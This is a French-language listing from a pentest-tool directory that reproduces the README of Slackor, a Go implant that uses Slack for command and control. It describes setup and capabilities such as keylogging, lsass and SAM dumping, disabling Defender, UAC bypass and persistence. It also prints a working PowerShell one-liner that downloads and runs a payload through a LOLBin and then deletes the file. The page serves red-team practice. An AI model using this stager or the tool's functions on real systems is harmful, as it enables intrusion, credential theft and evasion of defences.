
Skip to content
KitploitKITPLOIT
OutilsExploitsBlog
Log in
Soumettre
OutilsExploitsBlog
Soumettre

Outils de Hacking, PenTest et Cybersécurité pour votre Arsenal de Sécurité !

Kitploit est un répertoire d'outils de hacking, de cybersécurité et de pentesting. Découvrez les dernières mises à jour des projets pour trouver des vulnérabilités, analyser des systèmes, automatiser les tests et renforcer votre sécurité.

FluxContactConfidentialité© 2026 Kitploit

Répertoire d'outils

Catégories

Voir toutes les catégories
Loading categories
Slackor — Un implant Golang qui utilise Slack comme serveur de commande et de contrôle. | Kitploit
Outils/GitHubGitHub/coalfire-research/slackor
Cassage de Mots de PasseEscalade de PrivilègesAttaques de Mots de PasseGénération de PayloadsMécanismes de PersistanceMouvement LatéralShellcodePost-ExploitationTests d'IntrusionCommandement et ContrôleRed Teaming
46010827il y a 6 ansVérifié par Kitploit

Populaires

Voir tout →

Découvrez les outils les plus utilisés par notre communauté.

Explorer tous les outils

Parcourez notre collection d'outils

Voir tous les outils →
Partager
Top en Attaques de Mots de Passe n°18
Top en Cassage de Mots de Passe n°18
GitHubcoalfire-research/slackor

Slackor

Un implant Golang qui utilise Slack comme serveur de commande et de contrôle.

Voir le dépôtSite web

Slackor #

Maintenu sur https://github.com/n00py/Slackor

Un implant Golang qui utilise Slack comme canal de commande et de contrôle.

Ce projet s'est inspiré de Gcat et Twittor.


Slackor Screenshot Wireshark Screenshot Cet outil est publié à titre de preuve de concept. Assurez-vous de lire et de comprendre la politique de développement des applications Slack avant de créer des applications Slack.

Configuration

Remarque : Le serveur est écrit en Python 3

Pour que cela fonctionne, vous avez besoin de :

  • Un espace de travail Slack

  • Enregistrer une application avec les permissions suivantes :

    • channels:read
    • channels:history
    • channels:write
    • files:write:user
    • files:read
  • Créer un bot

Ce dépôt contient cinq fichiers :

  • install.sh Installe les dépendances
  • setup.py Le script pour créer les canaux Slack, la base de données et l'implant
  • agent.py Script pour générer de nouveaux implants
  • server.py Le serveur Slackor, conçu pour être exécuté sur Linux
  • agent.go L'implant Golang
  • requirements.txt Dépendances Python (installées automatiquement)

Pour commencer :

  • go get github.com/Coalfire-Research/Slackor
  • cd $GOPATH/src/github.com/Coalfire-Research/Slackor
  • Exécutez install.sh
  • Exécutez setup.py
    • Fournissez le OAuth Access Token et le Bot User OAuth Access Token de votre application

Après avoir exécuté le script avec succès, plusieurs fichiers seront créés dans le répertoire dist/ :

  • agent.windows.exe : Windows binaire 64 bits
  • agent.upx.exe : Windows binaire 64 bits, compressé avec UPX
  • agent.darwin : macOS binaire 64 bits
  • agent.32.linux : Linux binaire 32 bits
  • agent.64.linux : Linux binaire 64 bits

Après avoir démarré server.py sur un hôte Linux, exécutez l'agent approprié ci-dessus pour votre hôte cible.

Exécutez le module "stager" pour générer une commande en une ligne et d'autres droppers.

powershell.exe iwr [URL] -o C:\Users\Public\[NAME].exe; forfiles.exe /p c:\windows\system32 /m svchost.exe /c C:\Users\Public\[NAME]; timeout 2; del C:\Users\Public\[NAME].exe

Cela exécutera InvokeWebRequest (PS v.3+) pour télécharger la charge utile, l'exécutera en utilisant un LOLBin, et se supprimera après avoir été tué. C'est un exemple fonctionnel mais la commande peut être modifiée pour utiliser une autre méthode de téléchargement ou d'exécution.

Utilisation

Tapez "help" ou appuyez sur [TAB] pour voir la liste des commandes disponibles. Tapez "help [COMMAND]" pour voir la description de cette commande.

(Slackor)

  • help - Affiche le menu d'aide
  • interact - Interagir avec un agent
  • list - Lister tous les agents enregistrés
  • remove - Tuer et supprimer un agent
  • revive - Envoie un signal à tous les agents pour qu'ils se réenregistrent auprès du serveur
  • stager - Génère une commande en une ligne pour télécharger et exécuter l'implant
  • quit - Quitter le programme
  • wipefiles - Supprime tous les fichiers téléchargés de Slack

Une fois qu'un agent se connecte, vous pouvez interagir avec lui. Utilisez "interact [AGENT]" pour entrer dans une invite de l'agent. Tapez "help" ou appuyez sur [TAB] pour voir la liste des commandes disponibles.

(Slackor:AGENT)

  • Commandes communes
    • back - Retour au menu principal
    • beacon - Changer l'intervalle de temps entre chaque connexion d'un agent (par défaut 5 secondes)
    • download - Télécharger un fichier de l'agent vers le serveur Slackor
    • help - Affiche le menu d'aide
    • kill - Tuer l'agent
    • sleep - Faire dormir l'agent une fois (entrer le temps en secondes)
    • sysinfo - Affiche l'utilisateur actuel, la version du système d'exploitation, l'architecture système et le nombre de cœurs CPU
    • upload - Télécharger un fichier vers l'agent depuis le serveur Slackor
    • wget - Récupérer des fichiers arbitraires via HTTP/HTTPS
  • Commandes Windows
    • bypassuac - Tente de générer un agent de haute intégrité
    • cleanup - Supprime les artefacts de persistance
    • clipboard - Récupère le contenu du presse-papiers
    • defanger - Tente de désactiver Windows Defender
    • duplicate - Fait générer à l'agent une autre instance de lui-même
    • getsystem - Génère un agent sous NTAUTHORITY\SYSTEM
    • keyscan - Démarre un enregistreur de frappe sur l'agent
    • minidump - Décharge la mémoire de lsass.exe et la télécharge
    • persist - Crée une persistance en implantant un binaire dans un flux de données alternatif (ADS)
    • samdump - Tente de décharger le fichier SAM pour extraction de hash hors ligne
    • screenshot - Prend une capture d'écran du bureau et la récupère
    • shellcode - Exécute du shellcode x64 brut
  • Commandes Mac
  • Commandes Linux
    • screenshot - Prend une capture d'écran du bureau et la récupère

Considérations OPSEC

Les sorties de commandes et les fichiers téléchargés sont chiffrés en AES en plus du chiffrement de transport TLS de Slack.

Les modules vous avertiront avant d'effectuer des tâches qui écrivent sur le disque.
Lors de l'exécution de commandes shell, notez que cmd.exe/bash sera exécuté. Cela peut être surveillé sur l'hôte. Voici plusieurs commandes sûres pour l'OPSEC qui N'exécuteront PAS cmd.exe/bash :

  • cat - Affiche le contenu d'un fichier
  • cd - Change de répertoire
  • find - Recherche des noms de fichiers dans un répertoire
  • getip - Obtient l'adresse IP externe (effectue une requête DNS)
  • hostname - Affiche le nom de l'hôte
  • ifconfig - Affiche les informations d'interface
  • ls - Liste le contenu du répertoire
  • mkdir - Crée un répertoire
  • pwd - Affiche le répertoire de travail courant
  • rm - Supprime un fichier
  • rmdir - Supprime un répertoire
  • whoami / getuid - Affiche l'utilisateur actuel
Télécharger l’outil